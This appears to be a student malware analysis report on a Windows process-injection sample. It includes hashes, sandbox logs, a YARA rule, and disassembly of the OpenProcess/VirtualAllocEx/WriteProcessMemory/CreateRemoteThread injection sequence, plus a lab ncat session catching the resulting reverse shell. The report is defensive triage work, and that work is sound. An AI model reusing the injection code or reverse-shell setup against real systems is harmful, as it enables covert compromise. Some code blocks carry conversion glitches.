

# Practical Malware Analysis & Triage

## Malware Analysis Report

### ProcessInjector Malware

Jan 2024 | \_fort3 | v1.0



# Table of Contents

<b>Table of Contents.....</b>	<b>2</b>
<b>Executive Summary.....</b>	<b>3</b>
<b>High-Level Technical Summary.....</b>	<b>4</b>
<b>Malware Composition.....</b>	<b>6</b>
Malware.stage0.exe.....	6
<b>Basic Static Analysis.....</b>	<b>7</b>
<b>Basic Dynamic Analysis.....</b>	<b>10</b>
<b>Advanced Static Analysis.....</b>	<b>12</b>
<b>Advanced Dynamic Analysis.....</b>	<b>13</b>
<b>Indicators of Compromise.....</b>	<b>14</b>
Network Indicators.....	14
Host-based Indicators.....	14
<b>Rules &amp; Signatures.....</b>	<b>15</b>
A. Yara Rules.....	16
B. Callback URL.....	16
C. Decompiled Code Snippets.....	17



## Executive Summary

SHA256 hash	fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3
-------------	--

The ProcessInjector malware is a malicious sample first noticed in the wild 2021-05-14. It is a C portable executable that is built to run on at least a 32-bit Windows operating system. It consists of a binary file hiding under a legitimate process in a 2 stage execution pattern from the initial detonation of the malware binary. Symptoms of infection include the presence of an unknown executable in arbitrary directories.

Typically such malware are difficult to spot but you may also pick up patterns with network based IOCs that stand out as odd.

YARA signature rules are attached in Appendix A.

The Malware sample and hashes have been submitted to VirusTotal for further examination.



## High-Level Technical Summary

ProcessInjector consists of 3 parts: a binary named Malware.stage0.exe, a packed legitimate process as a mask and a command execution program that triggers the reverse shell.

When host is connected to internet:


- The malware creates a malicious file named werflt.exe after opening a process and injecting it into parent process WerFault.exe.
- Malicious file allocates a space in memory through the VirtualAllocEx API function call.
- Writes process to memory location allocated using the WriteProcessMemory API.
- Creates a remote thread that allows this shellcode to run and execute using the CreateRemoteThread API.
- Trigger a reverse shell when listening on the port 8443 on the malicious actor's machine IP 127.0.0.1

When host is not connected to internet:

- The malware creates a malicious file named werflt.exe after opening a process and injecting it into parent process WerFault.exe.
- Malicious file allocates a space in memory through the VirtualAllocEx API function call.
- Writes process to memory location allocated using the WriteProcessMemory API.
- Creates a remote thread that allows this shellcode to run and execute using the CreateRemoteThread API.

Notice the difference between both scenarios is in the last step when the host is connected to the internet.

See the flow diagram below for a more descriptive explanation.





# Malware Composition

ProcessInjector consists of the following components:

File Name	SHA256 Hash
<b>Malware.stage0.exe</b>	fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3
<b>werflt.exe</b>	0516009622b951c6c08fd8d81a856eaab70c02e6bc58d066bbdfafe8c6eda bea

## Malware.stage0.exe

The initial executable that runs after detonation.

## werflt.exe

The binary injected into the legitimate parent process WerFault.exe

11:10...	Malware.stage0...	7536	CloseFile	C:\Windows\SysWOW64\ws2_32.dll	SUCCESS	
11:10...	Malware.stage0...	7536	QueryNameInfo	C:\Windows\SysWOW64\ws2_32.dll	SUCCESS	Name: \Windows\SysWOW64\ws2_32.dll
11:10...	Malware.stage0...	7536	ReadFile	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Offset: 513,024, Length: 12,288, I/O Flags: Non-cac...
11:10...	Malware.stage0...	7536	CreateFile	C:\Users\Public\werflt.exe	SUCCESS	Desired Access: Generic Write, Read Attributes, Dis...
11:10...	Malware.stage0...	7536	WriteFile	C:\Users\Public\werflt.exe	SUCCESS	Offset: 0, Length: 8,192, Priority: Normal
11:10...	Malware.stage0...	7536	CloseFile	C:\Users\Public\werflt.exe	SUCCESS	Offset: 8,192, Length: 1,537, Priority: Normal
11:10...	Malware.stage0...	7536	CreateFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, ...
11:10...	Malware.stage0...	7536	QueryBasicInfor...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	CreationTime: 9/8/2022 5:09:36 AM, LastAccessTi...
11:10...	Malware.stage0...	7536	CloseFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	
11:10...	Malware.stage0...	7536	CreateFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, ...
11:10...	Malware.stage0...	7536	QueryBasicInfor...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	CreationTime: 9/8/2022 5:09:36 AM, LastAccessTi...
11:10...	Malware.stage0...	7536	CloseFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	

Fig 1: Image of the file created in Procmon..



# Basic Static Analysis

Using various online and tools on our sandbox environment, we put together a series of interesting findings.

See the outline below.

## VirusTotal Signature:

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5

6d8895c63a77e5e40b656bde5db822

SHA-1

de8fb0deb6a0ac1f6219502700ee312357401d7

SHA-256

fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3

Vhash

0350f76d155c0d5d1d051az172fz1tz

Authenthash

635004c83285bfbef84e08a9d78a30130a15c4c10aa5e39af5efb472a36753

Imphash

4ac3a68b027325fa15901334d5667567

SSDEEP

6144vgumhJWXPXqg8K4mBw1MwYVqEkmz30VR6Pac2ySi3WjCTVbo11hJWXPtjCqQHrLv4CwmeTv0

TLSH

T19A844C90F692FEBAE8554BBD18F2530953AEE2C0E71DEB333520FD380556A5C42B3646

File type

Win32 EXE

Magic

PE32 executable for MS Windows (GUI) Intel 80386 32-bit

TrID

Win32 EXE PECompact compressed (generic) (44.7%) | Microsoft Visual C++ compiled executable (generic) (17.7%) | Win64 Executable (generic) (11.3%) | Win32 Dynamic Link Library (generic) (7%) | Win16 NE executable (generic) (5.4%)

DetectItEasy

PE32 | Compiler: Nim | Linker: GNU linker ld (GNU Binutils) (2.34) [GUI32]

File size

382.80 KB (391987 bytes)

History

Creation Time

2021-10-07 17:43:04 UTC

First Seen In The Wild

2021-05-14 01:34:16 UTC

First Submission

2021-10-31 17:06:46 UTC

Last Submission

2023-01-17 07:00:46 UTC

Last Analysis

2023-04-23 04:16:24 UTC

## Contacted IP addresses (6)

IP	Detections	Autonomous System	Country
192.168.0.21	0 / 87	-	-
192.229.211.108	0 / 87	15133	US
20.99.133.109	0 / 87	8075	US
20.99.184.37	2 / 87	8075	US
23.215.176.163	0 / 86	20940	US
23.216.147.76	1 / 87	20940	US

## Dropped Files (1)

Scanned	Detections	File type	Name
2022-09-03	49 / 71	Win32 EXE	werflt.exe
SHA-256	0516009622b951c6c08fd8d81a856eaab70c02e6bc58d066bbdfafe8c6edabea		
File Size	9.50 KB		

## Graph Summary

ProcessInjector Malware  
Jan 2024  
v1.0



**Floss:**

interesting strings:

@\\.pipe\\stdin

@\\.pipe\\stdout

@C:\\Users\\Public\\werflt.exe

@C:\\Windows\\SysWOW64\\WerFault.exe

@C:\\Users\\Public\\werflt.exe

C:\\Users\\Administrator\\source\\repos\\CRTInjectorConsole\\Release\\CRTInjector  
Console.pdb

GCTL

WriteProcessMemory

OpenProcess

CloseHandle

VirtualAllocEx

CreateRemoteThread

KERNEL32.dll





## PEstudio:

pestudio 9.49 - Malware Initial Assessment - www.winator.com - [c:\users\l33ch\desktop\malware.stage0.exe.malz\malware.stage0.exe.malz]

	encoding (2)	size (bytes)	location	flag (18)	label (5151)	group (9)	technique (6)	value (10824)
indicators (file > embedded) *								GetCurrentProcessId
winustotal (error)								GetCurrentProcessId
dos-header (64 bytes)								GetCurrentProcessId
dos-stub (54 bytes)								inet_ntop
rich-header (n/a)								VirtualProtect
file-header (intel-386)								VirtualProtect
optional-header (GUI)								WriteProcessMemory
directories (3)								TerminateProcess
sections (file)								GetCurrentThreadId
libraries (3)								GetCurrentThreadId
imports (flag)								TerminateProcess
exports (n/a)								GetCurrentThreadId
tls-callback (2)								TerminateProcess
.NET (n/a)								GetCurrentThreadId
resources (n/a)								CreateProcess
strings (10824) *								SuspendThread
debug (n/a)								GetExitCodeProcess
manifest (n/a)								OpenProcess
version (n/a)								CreateRemoteThread

## PEview:

PEview - C:\Users\l33ch\Desktop\Malware.stage0.exe.malz\Malware.stage0.exe.malz

	pFile	Data	Description	Value
Malware.stage0.exe.malz	00000084	014C	Machine	IMAGE_FILE_MACHINE_I386
IMAGE_DOS_HEADER	00000084	00000005	Number of Sections	
MS-DOS Stub Program				
IMAGE_NT_HEADERS	00000088	615F31A8	Time Date Stamp	2021/10/07 Thu 17:43:04 UTC
Signature	0000008C	00051400	Pointer to Symbol Table	
IMAGE_FILE_HEADER	00000090	0000085C	Number of Symbols	
IMAGE_OPTIONAL_HEADER	00000094	00E0	Size of Optional Header	
IMAGE_SECTION_HEADER .text	00000096	0107	Characteristics	
IMAGE_SECTION_HEADER .data		0001		IMAGE_FILE_RELOCS_STRIPPED
IMAGE_SECTION_HEADER .rdata		0002		IMAGE_FILE_EXECUTABLE_IMAGE
IMAGE_SECTION_HEADER .bss		0004		IMAGE_FILE_LINE_NUMS_STRIPPED
IMAGE_SECTION_HEADER .idata		0100		IMAGE_FILE_32BIT_MACHINE
IMAGE_SECTION_HEADER .CRT				
IMAGE_SECTION_HEADER .tls				
IMAGE_SECTION_HEADER .tls				
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				

PEview - C:\Users\l33ch\Desktop\Malware.stage0.exe.malz\Malware.stage0.exe.malz

	pFile	Data	Description	Value
Malware.stage0.exe.malz	00000178	2E 74 65 78	Name	text
IMAGE_DOS_HEADER	0000017C	74 00 00 00		
MS-DOS Stub Program				
IMAGE_NT_HEADERS	00000180	0000A674	Virtual Size	42,612
Signature	00000184	00001000	RVA	
IMAGE_FILE_HEADER	00000188	0000A800	Size of Raw Data	43,008
IMAGE_OPTIONAL_HEADER	0000018C	00000400	Pointer to Raw Data	
IMAGE_SECTION_HEADER .text	00000190	00000000	Pointer to Relocations	
IMAGE_SECTION_HEADER .data	00000194	00000000	Pointer to Line Numbers	
IMAGE_SECTION_HEADER .rdata	00000198	0000	Number of Relocations	
IMAGE_SECTION_HEADER .bss	0000019A	0000	Number of Line Numbers	
IMAGE_SECTION_HEADER .idata	0000019C	60500060	Characteristics	
IMAGE_SECTION_HEADER .CRT		00000020		IMAGE_SCN_CNT_CODE
IMAGE_SECTION_HEADER .tls		00000040		IMAGE_SCN_CNT_INITIALIZED_DATA
IMAGE_SECTION_HEADER		00500000		IMAGE_SCN_ALIGN_16BYTES
IMAGE_SECTION_HEADER		20000000		IMAGE_SCN_MEM_EXECUTE
IMAGE_SECTION_HEADER		40000000		IMAGE_SCN_MEM_READ
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
SECTION .text				
SECTION .data				

Based on preliminary static analysis using the PEview tool, we see;

Virtual Size in Decimals: 42,612

Size of Raw Data in Decimals: 43,008

Based on the difference in both values, we determined that the malware is packed but to confirm we needed more analysis.

ProcessInjector Malware

Jan 2024

v1.0



## Basic Dynamic Analysis

Using various tools in our sandbox environment, we put together a series of interesting findings for the dynamic analysis of this sample.

### Procmon:

Interesting string confirmed to be a file created ==>

C:\Users\Public\werflt.exe

11:10:...	Malware.stage0...	7536	CloseFile	C:\Windows\SysWOW64\ws2_32.dll	SUCCESS	
11:10:...	Malware.stage0...	7536	QueryNameInfo...	C:\Windows\SysWOW64\ws2_32.dll	SUCCESS	
11:10:...	Malware.stage0...	7536	ReadFile	C:\Windows\SysWOW64\Unverif...	SUCCESS	
11:10:...	Malware.stage0...	7536	CreateFile	C:\Users\Public\werflt.exe	SUCCESS	Desired Access: Generic Write, Read Attributes, Dis...
11:10:...	Malware.stage0...	7536	WriteFile	C:\Users\Public\werflt.exe	SUCCESS	Offset: 0, Length: 8,192, Priority: Normal
11:10:...	Malware.stage0...	7536	WriteFile	C:\Users\Public\werflt.exe	SUCCESS	Offset: 8,192, Length: 1,537, Priority: Normal
11:10:...	Malware.stage0...	7536	CreateFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	
11:10:...	Malware.stage0...	7536	QueryBasicInfor...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, ...
11:10:...	Malware.stage0...	7536	CloseFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	CreationTime: 9/8/2022 5:09:36 AM, LastAccessTi...
11:10:...	Malware.stage0...	7536	CloseFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	
11:10:...	Malware.stage0...	7536	QueryBasicInfor...	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, ...
11:10:...	Malware.stage0...	7536	CloseFile	C:\Windows\SysWOW64\WerFault.exe	SUCCESS	CreationTime: 9/8/2022 5:09:36 AM, LastAccessTi...

Checking the process tree for the malware exe file, we see another process was created when the legitimate werfault.exe was run.

Procmon.exe (1444)	Process Monitor	C:\Tools\sysinter...	Sysinternals - ww...	DESKTOP-EVG2...	"C:\Tools\sysinter...	5/14/2023 11:05:...	n/a
Procmon64.exe (2272)	Process Monitor	C:\Users\V33ch\A...	Sysinternals - ww...	DESKTOP-EVG2...	"C:\Users\V33ch\...	5/14/2023 11:05:...	n/a
Malware.stage0.exe (7536)		C:\Users\V33ch\D...		DESKTOP-EVG2...	"C:\Users\V33ch\...	5/14/2023 11:10:...	5/14/2023 11:10:...
WerFault.exe (7720)	Windows Problem...	C:\Windows\Sys...	Microsoft Corporat...	DESKTOP-EVG2...	C:\Windows\Sys...	5/14/2023 11:10:...	5/14/2023 11:11:...
werflt.exe (4708)		C:\Users\Public\...		DESKTOP-EVG2...	C:\Users\Public\...	5/14/2023 11:10:...	5/14/2023 11:10:...
conhost.exe (6640)	Console Window ...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-EVG2...	??C:\Windows\...	5/14/2023 11:10:...	5/14/2023 11:10:...
msedge.exe (8068)	Microsoft Edge	C:\Program Files (...)	Microsoft Corporat...	DESKTOP-EVG2...	"C:\Program Files ...	5/14/2023 10:26:...	n/a
msedge.exe (7612)	Microsoft Edge	C:\Program Files (...)	Microsoft Corporat...	DESKTOP-EVG2...	"C:\Program Files ...	5/14/2023 10:26:...	n/a
msedge.exe (1712)	Microsoft Edge	C:\Program Files (...)	Microsoft Corporat...	DESKTOP-EVG2...	"C:\Program Files ...	5/14/2023 10:26:...	n/a
msedge.exe (7476)	Microsoft Edge	C:\Program Files (...)	Microsoft Corporat...	DESKTOP-EVG2...	"C:\Program Files ...	5/14/2023 10:26:...	n/a
msedge.exe (7832)	Microsoft Edge	C:\Program Files (...)	Microsoft Corporat...	DESKTOP-EVG2...	"C:\Program Files ...	5/14/2023 10:26:...	n/a
identity_helper.exe (6440)	PWA Identity Prox...	C:\Program Files (...)	Microsoft Corporat...	DESKTOP-EVG2...	"C:\Program Files ...	5/14/2023 11:09:...	5/14/2023 11:09:...
identity_helper.exe (5036)	PWA Identity Prox...	C:\Program Files (...)	Microsoft Corporat...	DESKTOP-EVG2...	"C:\Program Files ...	5/14/2023 11:09:...	5/14/2023 11:09:...

conhost.exe

Search results for conhost.exe:

About 362,000 results (0.31 seconds)


How-To Geek  
https://www.howtogeek.com/what-is-conhost.exe-an-...

What Is conhost.exe and Why Is It Running?

Dec 22, 2022 — Conhost.exe or Console Host Window Process is a core part of Windows that houses any application that uses the command line or Command Prompt.

People also ask

What is the Conhost exe file?



## TCPview:

Investigating the suspicious behavior of the process of interest:

Port opened and listening on 8443

spoolsv.exe	2808	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	5/14/2023 10:20:52 PM	Spooler
services.exe	692	TCP	Listen	0.0.0.0	49669	0.0.0.0	0	5/14/2023 10:21:01 PM	services.exe
svchost.exe	3056	TCP	Listen	0.0.0.0	49670	0.0.0.0	0	5/14/2023 10:21:07 PM	PolicyAgent
WerFault.exe	2864	TCP	Syn Sent	127.0.0.1	50825	127.0.0.1	8443	5/14/2023 11:29:39 PM	WerFault.exe
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	5/14/2023 10:21:00 PM	System
svchost.exe	2568	TCP	Listen	0.0.0.0	7680	0.0.0.0	0	5/14/2023 10:20:53 PM	DoSvc
svchost.exe	960	TCPv6	Listen	::	135	::	0	5/14/2023 10:20:43 PM	RpcSs
System	4	TCPv6	Listen	::	445	::	0	5/14/2023 10:21:00 PM	System
svchost.exe	2568	TCPv6	Listen	::	7680	::	0	5/14/2023 10:20:53 PM	DoSvc
Isass.exe	700	TCPv6	Listen	::	49664	::	0	5/14/2023 10:20:43 PM	Isass.exe
wininit.exe	548	TCPv6	Listen	::	49665	::	0	5/14/2023 10:20:43 PM	wininit.exe
svchost.exe	1256	TCPv6	Listen	::	49666	::	0	5/14/2023 10:20:45 PM	EventLog

Evidence of compromise and code execution in the screenshot below.



```
C:\Users\l33ch\Desktop\Malware.stage0.exe.malz>ncat -nlvp 8443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8443
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:50841.
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\l33ch\Desktop\Malware.stage0.exe.malz>dir
dir
Volume in drive C has no label.
Volume Serial Number is DC60-BCF1

Directory of C:\Users\l33ch\Desktop\Malware.stage0.exe.malz

05/14/2023  11:11 PM    <DIR>          .
05/14/2023  11:11 PM    <DIR>          ..
10/07/2021  07:43 PM             391,987 Malware.stage0.exe
05/14/2023  10:42 PM             213,529 Mal_stage.txt
               2 File(s)             605,516 bytes
               2 Dir(s)  18,779,160,576 bytes free

C:\Users\l33ch\Desktop\Malware.stage0.exe.malz>whoami
whoami
desktop-evg2o0c\l33ch

C:\Users\l33ch\Desktop\Malware.stage0.exe.malz>|
```

evidence of shell code execution when malware is detonated and the hidden process runs on host machine.

## Advanced Static Analysis Using Cutter:

```
0x00400ffe  add     byte [eax], al
; == section_text:
int main (int argc, char **argv, char **envp);
; var LPVOID lpProcessId;
; var int32_t var_8h @ stack - 0x8
; arg char **lpStartAddress @ stack + 0x8
0x00401000  push    ebp                ; [00] -r-x section size 4096
0x00401001  mov     ebp, esp
0x00401003  sub     esp, 0x14c
0x00401009  mov     eax, dword data.00403004 ; 0x403004
0x0040100e  xor     eax, ebp
0x00401010  mov     dword [var_8h], eax
0x00401013  mov     eax, dword [lpStartAddress]
0x00401016  mov     ecx, 0x51 ; 'Q'; 81
0x0040101b  push    esi
0x0040101c  push    edi
0x0040101d  mov     esi, data.00402110 ; 0x402110
0x00401022  lea     edi, [lpBuffer]
0x00401028  push    dword [eax + 4] ; const char *str
0x0040102b  movsd   dword es:[edi], dword ptr [esi]
0x0040102d  movsb   byte es:[edi], byte ptr [esi]
0x0040102e  call    dword [atoi] ; 0x40205c ; int atoi(const char *str)
0x00401034  add     esp, 4
0x00401037  push    eax                ; DWORD dwProcessId
0x00401038  push    0                  ; BOOL binherithandle
0x0040103a  push    0x1fffffff         ; DWORD dwDesiredAccess
0x0040103f  call    dword [OpenProcess] ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL binherithandle, DWORD dwProcessId)
0x00401045  push    0x40               ; 0 ; 64 ; DWORD flProtect
0x00401047  push    0x3000             ; DWORD flAllocationType
0x0040104c  push    0x145              ; 325 ; SIZE_T dwSize
0x00401051  mov     edi, eax
0x00401053  push    0                  ; LPVOID lpAddress
0x00401055  push    edi                ; HANDLE hProcess
0x00401056  call    dword [VirtualAllocEx] ; 0x40200c ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect)

C:\Users\l33ch\Desktop\Malware.stage0.exe.malz>whoami
whoami
desktop-evg2o0c\l33ch

C:\Users\l33ch\Desktop\Malware.stage0.exe.malz>|
```

Default arguments in the main method of C programming language

First API Function identified along with it matching arguments preceding it

Second API Function identified and matches previously noted info



```
push 0 ; SIZE_T *lpNumberOfBytesWritten
mov esi, eax
lea eax, [lpBuffer]
push 0x145 ; 325; SIZE_T nSize
push eax ; LPVOID lpBuffer
push esi ; LPVOID lpBaseAddress
push edi ; HANDLE hProcess
call dword [WriteProcessMemory] ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID lpBaseAddress, LPCVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesWritten)
push 0 ; LPDWORD lpThreadId
push 0 ; DWORD dwCreationFlags
push 0 ; LPVOID lpParameter
push esi ; LPTHREAD_START_ROUTINE lpStartAddress
push 0 ; SIZE_T dwStackSize
push 0 ; int32_t arg_4h
push edi ; HANDLE hProcess
call dword [CreateRemoteThread] ; 0x402010 ; HANDLE CreateRemoteThread(HANDLE hProcess, LPSECURITY_ATTRIBUTES lpThreadAttributes, SIZE_T dwStackSize, LPTHREAD_START_ROUTINE lpStartA
push edi ; HANDLE hObject
call dword [CloseHandle] ; 0x402008 ; BOOL CloseHandle(HANDLE hObject)
mov ecx, eax
xor ecx, ebp
pop esi
call fcn.0040109f ; fcn.0040109f
mov esp, ebp
pop ebp
```

Third API function identified and confirmed.  
Malicious WriteProcessMemory

Fourth API function confirmed and identified.  
Malicious CreateRemoteThread

## Advanced Dynamic Analysis

Output on Process Hacker showing the memory address location of the injected shellcode that triggers a reverse shell when listening on port 8443.

The screenshot displays a dynamic analysis environment. On the left, a terminal window shows ncat listening on port 8443, receiving a connection from 127.0.0.1, and successfully triggering a reverse shell. A red box highlights the terminal output, with a green callout stating: "listening on 8443 gets shellcode triggered for a reverse shell".

In the center, Process Hacker is open, showing the memory dump of WerFault.exe (PID 5136). A red box highlights a memory region at address 0x400000, which is marked as Private, RWX (Read, Write, Execute), and 4KB in size. A green callout points to this region, stating: "Suspicious RWX (Read, Write and execute) memory address where the allocated memory is occupied by the shellcode injected by the process injector."

Below the memory dump, a hex dump shows the injected shellcode. A red box highlights the hex data, with a green callout stating: "shellcode written to the allocated memory space in the main process by the injected process".



ProcessInjector Malware  
Jan 2024  
v1.0



## Rules & Signatures

A full set of YARA rules is included in Appendix A.

Interesting string confirmed to be a file created C:\Users\Public\werflt.exe in addition to the legitimate binary used as a mask C:\Windows\SysWOW64\WerFault.exe.

This string is added to the Yara rules created to detect this malware.

There's also the CreateRemoteThread Windows API which would certainly be an odd function that we can identify.

### Function Name

CreateRemoteThread

### Description

CreateRemoteThread is used to create a thread that runs in the virtual address space of another process.

### Library

kernel32.dll

### Associated Attacks

Injection

Also since we're dealing with a PE (Portable Executable), then we also need to include a rule to look for the first magic byte for this type of file.



## Appendices

### A. Yara Rules

```
rule ProcessInjected {  
    meta:  
        last_updated = "2024-01-31"  
        author = "Fortune Sam Okon"  
        description = "A sample Yara rule for PMAT course final"  
  
    strings:  
        // Fill out identifying strings and other criteria  
        $string1 = "@C:\Users\Public\werflt.exe"  
        $string2 = "CreateRemoteThread"  
        $string3 = "@C:\Windows\SysWOW64\WerFault.exe"  
        $PE_magic_byte = "MZ"  
        $sus_hex_string = {8E ?? ??}  
  
    condition:  
        // Fill out the conditions that must be met to identify the binary  
        $PE_magic_byte at 0 and  
        ($string1 and $string2 and $string3) or  
        $sus_hex_string  
}
```

### B. Callback URL

127.0.0.1[	Port
txp://127.0.0.1	8443





## C. Decompiled Code Snippets

```
0x00400ffe add byte [eax], al
;-- section text:
int main(int argc, char **argv, char **envp);
; var LPVOID lpBuffer @ stack - 0x100
; var int32_t var_8h @ stack - 0x8
; arg char **lpStartAddress @ stack + 0x8
0x00401000 push ebp
0x00401001 mov ebp, esp
0x00401003 sub esp, 0x14c
0x00401009 mov eax, dword data.00403004 ; 0x403004
0x0040100e xor eax, ebp
0x00401010 mov dword [var_8h], eax
0x00401013 mov eax, dword [lpStartAddress]
0x00401016 mov ecx, 0x51 ; 'Q'; 81
0x0040101b push esi
0x0040101c push edi
0x0040101d mov esi, data.00402110 ; 0x402110
0x00401022 lea edi, [lpBuffer]
0x00401028 push dword [eax + 4] ; const char *str
0x0040102b rep movsd dword es:[edi], dword ptr [esi]
0x0040102d movsb byte es:[edi], byte ptr [esi]
0x0040102e call dword [atoi] ; 0x40205c ; int atoi(const char *str)
0x00401034 add esp, 4
0x00401037 push eax ; DWORD dwProcessId
0x00401038 push 0 ; BOOL bInheritHandle
0x0040103a push 0xffffffff ; DWORD dwDesiredAccess
0x0040103f call dword [OpenProcess] ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bInheritHandle, DWORD dwProcessId)
